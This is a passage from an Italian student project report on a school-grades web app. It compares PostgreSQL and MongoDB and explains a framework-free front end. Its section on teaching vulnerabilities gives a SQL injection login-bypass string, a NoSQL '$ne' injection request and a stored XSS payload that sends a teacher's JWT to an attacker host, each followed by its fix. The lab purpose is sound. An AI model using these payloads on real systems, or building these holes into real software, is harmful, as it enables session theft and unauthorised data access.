Internamente, MongoDB non serializza i documenti come JSON ma come **BSON** (*Binary JSON*): un formato binario che aggiunge tipi nativi assenti dal JSON, come `ObjectId` , `Date` , `Decimal128` , `Binary` . Il driver PHP restituisce oggetti come `BSONDocument` : per serializzarli a JSON sul filo della REST API, l'helper applica un roundtrip `json_decode(json_encode($doc), true)` e normalizza `{ "$oid": "..."` } in stringa, così che il client veda gli ID come semplici stringhe esadecimali.

9.2 Bulk write e operazioni atomiche per documento

L'API low-level di MongoDB lavora per **bulk**: anche per una singola operazione, si costruisce un oggetto `BulkWrite` e si esegue con `executeBulkWrite()` . È un modello che paga quando le operazioni si moltiplicano (es. inserire 1000 voti con una sola round-trip di rete), ma resta naturale anche per il caso semplice:

```
function mongoInsertOne(string $collection, array $document): string {
    $bulk = new MongoDB\Driver\BulkWrite();
    $id    = $bulk->insert($document);
    getMongoManager()->executeBulkWrite(mongoNamespace($collection), $bulk);
    return (string) $id;
}
```

Le operazioni di update e delete passano dallo stesso oggetto bulk e restituiscono un `WriteResult` con i contatori (`getModifiedCount()` , `getDeletedCount()`) che il backend usa per costruire la risposta HTTP corretta.

La transazionalità è limitata al *singolo documento*: ogni write è atomica, ma più write su documenti diversi possono interferire fra loro. Per il caso d'uso (un voto = un documento) è più che sufficiente.

10. SQL vs NoSQL: differenze principali

"NoSQL" è un termine ombrello che indica database non relazionali (orientati a documenti, colonne, grafi o coppie chiave/valore). Quelli più diffusi sono *document store* come MongoDB, che è il caso d'uso del progetto. Le differenze rispetto ai database SQL classici sono profonde e toccano modello dati, garanzie transazionali, scalabilità e linguaggio di interrogazione.

Aspetto	SQL (PostgreSQL)	NoSQL (MongoDB)
Modello dati	Tabelle con righe e colonne tipizzate	Documenti JSON/BSON, schema flessibile
Schema	Rigido , definito a priori con CREATE TABLE	Dinamico , può evolvere documento per documento
Linguaggio	SQL standardizzato (ISO/IEC 9075)	API specifiche del database (driver, MQL)
Relazioni	Foreign key, JOIN nativi	Riferimenti manuali o embedding, no JOIN classico
Transazioni	ACID piene su più tabelle	ACID solo su singolo documento (limitate)
Garanzie	ACID (Atomicity, Consistency, Isolation, Durability)	BASE (Basically Available, Soft state, Eventual consistency)
Scalabilità	Tipicamente verticale (server più potente)	Orizzontale nativa, sharding integrato
Adatto a	Dati strutturati, relazioni complesse, analisi	Dati semi-strutturati, alto throughput, evoluzione rapida
Esempi	PostgreSQL, MySQL, Oracle, SQL Server	MongoDB, Couchbase, DynamoDB, Firestore

10.1 ACID vs BASE

I database relazionali garantiscono **ACID**: ogni transazione è atomica, mantiene la consistenza, è isolata dalle altre e i dati sopravvivono ai guasti. I database NoSQL distribuiti privilegiano invece la **disponibilità** e accettano una consistenza *eventuale* (i nodi convergono allo stesso stato dopo un certo intervallo, ma non istantaneamente). È un compromesso noto come **teorema CAP** (Consistency, Availability, Partition tolerance): in presenza di partizione di rete si può garantire al più due delle tre proprietà.

11. Motivazioni della scelta NoSQL per i voti

La scelta di affiancare a Postgres una collezione MongoDB specificamente per i **voti** non è dettata da un capriccio: è motivata dalla natura stessa di questi dati e dai requisiti del sistema.

- Struttura del documento variabile.** Un voto può evolvere nel tempo: oggi un campo "voto numerico", domani un "voto in decimi" più un "giudizio descrittivo", dopodomani un array di rubriche di valutazione. Con MongoDB l'evoluzione dello schema è incrementale; con Postgres richiederebbe migration complicate, lock di tabella e versionamento.
- Volume e frequenza di scrittura.** In un registro elettronico reale, i voti sono l'entità con il *più alto volume*

di scrittura: migliaia di voti al giorno per ogni istituto. MongoDB è progettato per ricevere bulk insert ad alta cadenza senza degradare la lettura.

3. **Dati pressoché autocontenuti.** Un voto fa riferimento a uno studente e a un professore, ma non ha bisogno di partecipare a JOIN complessi con altre tabelle: bastano due "puntatori" (`studente_id` , `professore_id`). Il modello documentale è perfetto per oggetti di questo tipo.
4. **Separazione dei rischi.** Mantenendo i voti separati dalle anagrafiche in un secondo storage, un guasto a uno dei due database non compromette l'intero sistema.
5. **Valore didattico.** Per il progetto è esplicitamente richiesto di usare *sia* un RDBMS *sia* un database NoSQL. La separazione utenti/voti è un caso d'uso realistico per mostrare entrambi.

12. Vantaggi e svantaggi nel contesto del progetto

12.1 Vantaggi osservati

Flessibilità di schema

L'aggiunta di nuovi campi al documento voto (per esempio una nota di commento o un tag di tipologia) è banale: basta inserirli e i documenti vecchi restano validi.

Integrazione cloud

Atlas offre tier gratuito M0 con TLS, snapshot e geo-replica: nessuna gestione di server. Per un progetto didattico è quasi senza attriti.

Query JSON-native

Inserire e leggere documenti dalla PHP è quasi trasparente: gli array associativi diventano documenti BSON e viceversa, senza ORM.

Scalabilità orizzontale

Se il numero di voti crescesse, lo sharding su `studente_id` sarebbe immediato. Difficile da ottenere con Postgres mantenendo i join.

12.2 Svantaggi e compromessi

Niente JOIN nativo

Per arricchire un voto con i dati dello studente (es. nome e cognome) servono due query separate o un `$lookup` di aggregation pipeline. Costo in latenza e codice.

Tipi non vincolati

Nulla impedisce di inserire un voto come stringa anziché numero. Bisogna validare lato applicazione, mentre Postgres lo farebbe automaticamente.

Mancanza di transazioni multi-documento

Nel progetto non è un problema, ma se un giorno volessimo "annullare l'intera verifica e tutti i voti correlati" in modo atomico, Postgres lo farebbe più facilmente.

Superficie di attacco diversa

Le query MongoDB sono oggetti, non stringhe: questo apre la porta alla **NoSQL injection** via array nidificati nei parametri (operatori come `$ne`, `$gt` ...).

12.3 Bilancio complessivo

Nel contesto di ClasseMorta, la scelta NoSQL per i voti si è rivelata appropriata: il modello dati è semplice, le query sono uniformi (filtra per `studente_id` e ordina per data), il volume potenziale è alto. Lo svantaggio principale — i join — viene mitigato eseguendo in parallelo una query Postgres per gli studenti dalla pagina front-end, che è già la naturale "vista aggregata" dei dati.

13. Front-end vanilla: stato, escaping e edit-in-place

Il front-end non usa alcun framework reattivo: è composto da una manciata di pagine HTML statiche più un singolo file `app.js` che contiene il "kernel" condiviso (auth, fetch, navbar, utility di formattazione). Ogni pagina aggiunge poi il proprio script inline per la logica specifica. Questa scelta minimalista è didatticamente preziosa: rende esplicito ciò che React, Vue o Angular nascondono sotto astrazioni.

13.1 Gestione dello stato senza framework

La pagina `voti.html` è l'esempio più articolato: deve caricare le classi del professore, far selezionare uno studente, caricare i suoi voti, permettere creazione, modifica "in posto" ed eliminazione. Lo stato è tenuto in tre variabili globali al modulo:

```
let classiData      = null;    // { classi: [], materie: [] }
let materieByClasse = {};      // indice classe -> materie
let votiCorrenti    = [];      // ultimo array fetchato
let editingId       = null;     // ObjectId del voto in modifica, o null
```

La funzione `renderVoti()` ricostruisce *per intero* la tabella dei voti partendo da `votiCorrenti` e `editingId`: ogni riga è in modalità "view" o "edit" in base a `v._id === editingId`. È in piccolo il pattern dichiarativo che React applica con il *virtual DOM*, qui realizzato con una semplice `template literal` e un `innerHTML` alla radice del contenitore.

13.2 Inline editing dei voti

L'ultima funzionalità aggiunta è la possibilità per il professore di modificare un voto già inserito senza ricaricare la pagina e senza aprire una modale: il flusso è tutto sulla stessa riga della tabella.

1. L'utente clicca **Modifica** su una riga. `iniziaModifica(id)` imposta `editingId = id` e richiama `renderVoti()`: quella riga si trasforma in due input controllati (voto numerico e descrizione), mentre i bottoni diventano **Salva** e **Annulla**.
2. Su **Salva**, `salvaModifica(id)` valida il voto (deve essere fra 1 e 10) e chiama `PUT /api/voti/:id` con il payload parziale.
3. In caso di successo, lo stato torna a `editingId = null` e si ricaricano i voti con `caricaVoti()`, che li rilegge da MongoDB. Si potrebbe ottimizzare con un update ottimistico locale, ma il refetch garantisce coerenza con eventuali modifiche concorrenti.
4. Su **Annulla**, `annullaModifica()` resetta solo lo stato locale: nessuna chiamata al server.

Le funzioni invocate inline da `onclick` nel template HTML (es. `onclick="salvaModifica('${v._id}')"`) sono esposte sul `window` in coda allo script, perché la risoluzione di `onclick` avviene nello scope globale, non nel modulo del template literal.

13.3 Escaping HTML "fatto in casa"

Tutti i valori provenienti dal server (descrizione del voto, nome studente, ecc.) vengono passati attraverso la

funzione `escapeHtml()` prima di essere inseriti nel DOM:

```
function escapeHtml(s) {
  if (s === null || s === undefined) return "";
  return String(s)
    .replace(/&/g, "&amp;")
    .replace(/</g, "&lt;")
    .replace(/>/g, "&gt;")
    .replace(/"/g, "&quot;")
    .replace(/'/g, "&#39;");
}
```

È volutamente *l'opposto* di ciò che fa la pagina `risposte.html` (la vulnerabilità XSS): un confronto diretto fra una pagina "ben fatta" e una "vulnerabile" rende l'apprendimento molto efficace. La regola operativa è semplice: **tutto ciò che viene dall'utente passa per `escapeHtml()`** prima di essere serializzato dentro un template `innerHTML`. L'alternativa preferita, dove possibile, è `textContent`, che applica l'escaping automaticamente.

13.4 Fetch vs XMLHttpRequest

La traccia chiede di mostrare conoscenza delle chiamate asincrone, e il progetto sfrutta entrambe le API storiche:

Fetch (`apiFetch`)

Basato su *Promise* e `async/await`. API moderna e snella: gestisce streaming, abort signal, response binarie. Usato in quasi tutte le pagine.

XMLHttpRequest (`apiXHR`)

API storica (anni 2000), basata su event handler (`onreadystatechange`). Più verbosa, ma utile per misurare il progresso di upload/download. Conservata nella pagina `studenti.html` a scopo didattico.

Entrambe le funzioni in `app.js` incapsulano lo stesso contratto: aggiungono in automatico il `Bearer`, gestiscono il `401` con redirect al login, e tornano un oggetto JSON già parsato (o rilanciano un `Error` arricchito).

14. Vulnerabilità didattiche

Il progetto contiene **tre vulnerabilità volutamente inserite**. Sono pensate per essere identificate, sfruttate e successivamente corrette durante le esercitazioni di sicurezza.

14.1 SQL Injection nel login

Il metodo `Utenti::loginVulnerabile()` costruisce la query concatenando direttamente le stringhe arrivate dal client:

```
$sql = "SELECT * FROM $tabella
      WHERE email = '$email' AND password = '$password' LIMIT 1";
```

Inserendo come email `' OR '1'='1' --` la condizione diventa sempre vera e il primo record viene autenticato come se fosse il legittimo utente. La mitigazione corretta è l'uso di *prepared statement* con `PDO::prepare()` e parametri associati, come avviene nel resto del progetto.

14.2 NoSQL Injection sulla lettura voti

In `VotiController::lista()` il valore di `$_GET['studente_id']` viene passato al filtro Mongo "così com'è" quando arriva come array:

```
// Payload didattico:
// GET /api/voti?studente_id[$ne]=null
//
// PHP costruisce: ['studente_id' => ['$ne' => 'null']]
// MongoDB interpreta '$ne' come operatore di confronto
// e restituisce TUTTI i voti di tutti gli studenti.
```

La fix è verificare che il valore arrivato sia uno scalare (con `is_scalar()`) e in caso contrario rifiutarlo, oltre a controllare l'autorizzazione: uno studente può chiedere solo i propri voti, un professore solo quelli dei propri studenti.

14.3 Stored XSS sulle risposte di verifica

La pagina `risposte.html` visualizza le risposte degli studenti inserendole nel DOM con `innerHTML` senza alcun escaping. Uno studente può inserire come risposta:

```
<img src=x onerror="fetch('https://attaccante/?t=' +
                      localStorage.getItem('classemorta_jwt'))">
```

Quando il professore aprirà la review, il browser eseguirà il JavaScript nel contesto della sessione del prof: il suo JWT verrà inviato all'attaccante, che potrà impersonarlo via REST. La fix è semplice: usare `textContent` (o una funzione di *HTML escaping*) anziché `innerHTML` quando si mostrano dati provenienti dagli utenti, e idealmente impostare anche una `Content-Security-Policy` restrittiva.

15. Conclusioni

ClasseMorta è una palestra completa per esercitare i concetti fondamentali del modulo TPSIT: **progettazione di un'API REST** con autenticazione JWT, **gestione di due database** di paradigmi opposti, **containerizzazione** e **deploy in cloud** di servizi separati, **chiamate asincrone** da JavaScript con due tecnologie diverse.

La scelta dell'architettura decoupled, oltre a essere una buona pratica moderna, ha permesso di sviluppare front-end e back-end in modo indipendente e di deployarli separatamente su Railway tramite Docker. L'attenzione ad aspetti operativi spesso trascurati — un endpoint shell che normalizza Apache, un loader di configurazione

gerarchico, la cura dei segreti nel `.gitignore` — è ciò che separa un prototipo da un'applicazione realmente deployabile.

L'evoluzione del CRUD sui voti (dal solo `POST / DELETE` iniziale all'aggiunta del `PUT` con edit-in-place) mostra come una semplice nuova funzionalità funzionale tocchi in realtà diverse aree dello stack: la semantica HTTP, il driver Mongo low-level con i suoi bulk write, il pattern di re-render del front-end senza framework, e perfino il middleware CORS che deve includere `PUT` fra i metodi ammessi.

La presenza delle tre vulnerabilità (SQLi, NoSQLi, Stored XSS) rende il progetto particolarmente utile dal punto di vista della cybersecurity: permette di toccare con mano errori realistici, di vederne gli effetti in un ambiente controllato e di praticare le correzioni canoniche. La cura nella gestione dei segreti — `.env` ignorato da Git, history riscritta in caso di esposizione, confronto delle firme JWT in tempo costante con `hash_equals` — completa il quadro: la sicurezza non è una singola feature, ma una serie di pratiche disciplinate distribuite in ogni livello dell'applicazione.

La principale lezione operativa è che **scegliere il database giusto per il caso d'uso** è altrettanto importante quanto saper scrivere una buona query: i voti, dati semplici, voluminosi e in continua evoluzione, hanno trovato la loro casa naturale in MongoDB; gli utenti, le relazioni didattiche e le verifiche, dati strutturati e con vincoli forti, sono pienamente a loro agio in Postgres.